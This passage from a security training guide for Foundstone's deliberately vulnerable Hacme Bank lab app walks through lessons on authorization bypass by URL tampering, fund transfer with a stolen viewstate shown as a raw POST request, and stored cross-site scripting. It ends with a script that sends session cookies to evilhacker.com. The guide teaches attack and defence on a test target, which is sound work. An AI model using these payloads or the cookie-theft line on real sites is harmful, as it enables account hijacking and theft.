
SL No	Date	Description	CR/DR	Amount(USD)
8	6/14/2005 1:29:38 AM	Salary Credited	CR	6500.00
9	6/14/2005 1:29:38 AM	Medical Claims	DB	1500.00

Figure 31

Change the *account_no* in the Uri to 5204320422040004. This will display all the transactions belonging to account number 5204320422040004 which does not belong to Jane Chris as can be notes from Figure 28.

Lesson 2B: Authorization Failure

Lesson#		**2B**
Vulnerability Exploited		Authorization Failure
Exploit Result		Vertical Privilege Escalation
Input Field(s)		*function*: URL Parameter Manipulation.
Steps	**1**	Login in the application use any valid set of credentials.
	2	Request the URL admin feature URL directly by changing the function parameter value to "admin\Sql_Query"
Corresponding Figure(s)		Figure 32 Figure 33



WelcomeForm - Microsoft Internet Explorer


http://127.0.0.1/HacmeBank_V2_Website/aspx/main.aspx?function=Welcome

User : Jane Chris

Welcome

Thank you for banking with Hacme Bank.

Figure 32



http://127.0.0.1/HacmeBank_V2_Website/aspx/main.aspx?function=admin\Sql_Query

User : Jane Chris

```
Select * from FoundStone_Bank..fsb_accounts
```

```
Select * from
FoundStone_Bank..fsb_accounts
```


Figure 33

By modifying the parameter in the URI the attacker is able to directly access functionality that only an administrator should be able access. In this case the value of *function* was changed to “admin\SQL_Query” as seen in the figure above.

Lesson 2C: Authorization Failure

Lesson#		**2C**
Vulnerability Exploited		Authorization Failure
Exploit Result		Horizontal Privilege Escalation
Input Field(s)		*function*: Steal viewstate to make unauthorized transactions
Steps	**1**	Steal another user's viewstate information using cross site scripting attack or sniffing or cached copy on hard drive
	2	Login into a valid account with correct credentials
	3	Make fund transfers to an external account of choice but replace viewstate information with the stolen viewstate belonging to another user.

Corresponding Figure(s)	Figure 34 Figure 35




```
POST http://localhost/HacmeBank_v2_Website/aspx/main.aspx?function=AccountTransfer HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-ex
cel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://localhost/HacmeBank_v2_Website/aspx/main.aspx?function=AccountTransfer
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; InfoPath.1; .NET CLR 2.0.
50727)
Host: localhost
Content-Length: 1218
Pragma: no-cache
Cookie: CookieLoginAttempts=5; ASP.NET_SessionId=ucoqpm55dympprn0zqiafsah; Admin=false
```

```
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=dDwtOTYzNTkyNzt0PDtsPGk8MT47PjtsPHQ8O2w8aTw1
PjtpPDc%2BOz47bDx0PHA8cDxsPFRleHQ7PjtsPEphbmUgQ2hyaXM7Pj47Pjs7Pjt0PDtsPGk8MD47PjtsPHQ8O2w8aT
wxPjtpPDM%2BO2k8NT47aTw3Pjs%2BO2w8dDxwPHA8bDxUZXh0Oz47bDxcZTs%2BPjs%2BOzs%2BO3Q8cDxwPG
w8VGV4dDs%2BO2w8XGU7Pj47Pjs7Pjt0PHQ8O3A8bDxpPDA%2BO2k8MT47aTwyPjtpPDM%2BOz47bDxwPDUyMDQ
zMjA0MjIwNDAwMDU7NTIwNDMyMDQyMjA0MDAwNT47cDw1MjA0MzIwNDIyMDQwMDA2OzUyMDQzMjA0MjIwNDAwMD
Y%2BO3A8NTIwNDMyMDQyMjA0MDAwNzs1MjA0MzIwNDIyMDQwMDA3PjtwPDUyMDQzMjA0MjIwNDAwMDg7NTIwNDM
yMDQyMjA0MDAwOD47Pj47Pjs7Pjt0PHQ8O3A8bDxpPDA%2BO2k8MT47aTwyPjtpPDM%2BOz47bDxwPDUyMDQzMjA
0MjIwNDAwMDU7NTIwNDMyMDQyMjA0MDAwNT47cDw1MjA0MzIwNDIyMDQwMDA2OzUyMDQzMjA0MjIwNDAwMDY%2
BO3A8NTIwNDMyMDQyMjA0MDAwNzs1MjA0MzIwNDIyMDQwMDA3PjtwPDUyMDQzMjA0MjIwNDAwMDg7NTIwNDMyMD
QyMjA0MDAwOD47Pj47Pjs7Pjs%2BPjs%2BPjs%2BPjs%2BPjtsPF9jdGwzOnJiSW50ZXJuYWxQYXltZW50O19jdGwzO
nJiRXh0ZXJuYWxQYXltZW50O19jdGwzOnJiRXh0ZXJuYWxQYXltZW50Oz4%2BjH%2B%2B2dKnm%2FusWNGiCzUPirK
Hc9Q%3D&_ctl3%3AdrpdwnSourceAcc=5204320422040005&_ctl3%3AdrpdwnDestinationAcc=5204320422040005&
_ctl3%3AInternalOrExternalPayment=rbInternalPayment&_ctl3%3AtxtExternalPaymentAccount=&_ctl3%3AtxtAmt=100&
_ctl3%3AtxtComment=&_ctl3%3AbtnTransfer=Transfer
```

Figure 34

Replace the viewstate information with the viewstate information belonging to another user. The view of another user can be obtained by performing a cross site scripting attack (illustrated later) or by sniffing the network or by obtaining it from the cached copy on a hard drive. The attack will only be successful if the replaced viewstate is also URL encoded.



http://localhost/HacmeBank_v2_Website/aspx/main.aspx?function=AccountTransfer

User : Jane Chris

Transfer Funds

Funds successfully transfered

Source: 5204320422040001

Destination: 5204320422040001 ○ Internal Account

5204320422040003 ● External Account

Amount: 100

Comment: Putting back $100 in 003 from 001 having logged in 005


Transfer

Figure 35

The attacker was able to transfer funds from account number 001 to 003 after having logged in as a user that has access to only account 005. The web application extracts the source account information from the viewstate that is provided with the request. This allowed the end user to replace her viewstate with viewstate belonging to another user and make the funds transfer.

Lesson 3: Cross Site Scripting

Lesson#		**3**
Vulnerability Exploited		Cross Site Scripting
Exploit Result		Account Hijack
Input Field(s)		Message Text
Input Data		*<script>alert(document.cookie);</script>*
Steps	**1**	Navigate to the *Posedt Messages* page by clicking the corresponding link in the left hand side menu
	2	Enter any text in the *Message Subject* field and the above given input data into the *Message Text* field. Click on the *Post Message* button
	3	Refresh the page by clicking on the *Posted Messages* link.
Corresponding Figure(s)		Figure 36 Figure 37 Figure 38
Reference(s)		http://www.cgisecurity.com/articles/xss-faq.shtml


WelcomeForm - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://127.0.0.1/HacmeBank_V2_Website/aspx/main.aspx?function=PostMessageForm
Go
Foundstone | Hacme Bank 2.0
Change Password
My Accounts
Logout
» Transfer Funds
» Request a Loan
» Posted Messages
» Admin Section
ONLINE BANKING
Post Message
Clear
Done
Internet

User : Jane Chris

Posted Messages

New message (by: Joe Vilella on: 6/22/2005)	With Automatic Refesh
Pay Bills (by: Jane Chris on: 9/28/2005)	It would be nice to be able to pay bills online.
Post Message (by: Jane Chris on: 9/30/2005)	Post messages here.

Post new Message


Message Subject

Message Text

Copyright 2004 Foundstone, Inc.

Figure 36

The screen shot above displays all the existing messages in the application.



http://127.0.0.1/HacmeBank_V2_Website/aspx/main.aspx?function=PostMessageForm

User : Jane Chris

Posted Messages

New message (by: Joe Vilella on: 6/22/2005)	With Automatic Refesh
Pay Bills (by: Jane Chris on: 9/28/2005)	It would be nice to be able to pay bills online.
Post Message (by: Jane Chris on: 9/30/2005)	Post messages here.

Post new Message

Message Subject	Cross Site Scripting
Message Text	<script>alert(document.cookie);</script>


Post Message | Clear

Copyright 2004 Foundstone, Inc.

Figure 37

Enter the malicious script in the *Message Text* as shown in Figure 37.

When the link is clicked as is described in Step 3 above, the JavaScript injected into the code is executed and the following alert is displayed.



CookieLoginAttempts=5; ASP.NET_SessionId=jdrf2q45xlg2nqy0qssckjv5; Admin=false

Figure 38

A malicious attacker could similarly inject JavaScript code that would redirect the logged in users session cookie to an attacker's web server where it would be logged and then used later to impersonate the original user. The JavaScript for that would look similar to:

```
<SCRIPT>
        location.href="http://evilhacker.com/cgi-bin/steal.cgi?"+ escape(document.cookie);
</SCRIPT>
```

